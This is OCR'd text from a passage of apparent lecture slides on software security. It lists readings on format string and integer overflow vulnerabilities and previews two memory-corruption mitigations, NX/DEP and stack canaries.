
- Exploiting Format String Vulnerabilities, by scut / team teso
- Basic Integer Overflows, Phrack 2002 by blexim
  http://www.phrack.com/issues.html?issue=60&id=10
- Understanding Integer Overflow in C/C++, ICSE 2012

Preview: Mitigating Memory Corruption Bugs

Mitigation #1: NX (No eXcute)
a.k.a., DEP



Mitigation #2: Canary



Question?